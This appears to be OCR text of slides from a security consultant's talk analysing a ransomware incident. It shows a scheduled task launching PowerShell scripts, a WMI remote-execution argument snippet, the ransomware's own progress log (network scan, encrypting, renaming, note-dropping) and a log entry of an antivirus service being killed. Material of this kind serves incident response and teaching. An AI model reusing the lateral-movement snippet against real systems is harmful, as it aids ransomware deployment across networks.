
Autoupdate Properties (Local C

When you create a task, you m

Action	Details
Start a program	powers

```
ps1.txt -u
ps2.txt -u
ps3.txt -u
```

```
$WmiMethodA
$WmiMethodArgs['ComputerName'] = $target
$WmiMethodArgs['EnableAllPrivileges'] = $true
$WmiMethodArgs['ArgumentList'] = $args[8]
```



```
--------------------------------
[redacted]                          0
started net scan                  1
finished net scan
st
[redacted]
[…]
started exploring on [redacted]                   4
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
started exploring on [redacted]
[…]
finished end-ing larges on [redacted]
finished end-ing vlrges on [redacted]
finished end-ing larges on [redacted]
finished end-ing lrgmkvs on [redacted]
finished end-ing normalls on [redacted]
finished end-ing vlrges on [redacted]
finished end-ing larges on [redacted]
finished end-ing lrgmkvs on [redacted]
[…]
Started Renaming               6

Started Noteing                7

other minor things
readchedEnd                       8
 doing final jobs
waiting for network threads
```

[7034 / 0x1b7a] Source Name: Service Control Manager Message string: The Bitdefender Endpoint Security Service service terminated unexpectedly. It has done this 1 time(s). Strings: ['Bitdefender Endpoint Security Service' '1'] Computer Name: PC-082.[redacted] Record Number: 354702 Event Level: 2

5

```
start lkdfis
finished end-ing smalls on disk -1(f)
finished lkds
Started Renaming
Started Noteing
other minor things
readchedEnd
 doing final jobs
waiting for network threads
renaming network files
noting on network
the end :L
```

Searching cryptolocker devs
I guess finding qualified cybercriminals is also difficult
imgflip.com

BEE SECURITY

Florian Bogner

Information Security Experte

✉ florian.bogner@bee-security.at
☎ +43 660 123 9 454
🌐 https://www.bee-security.at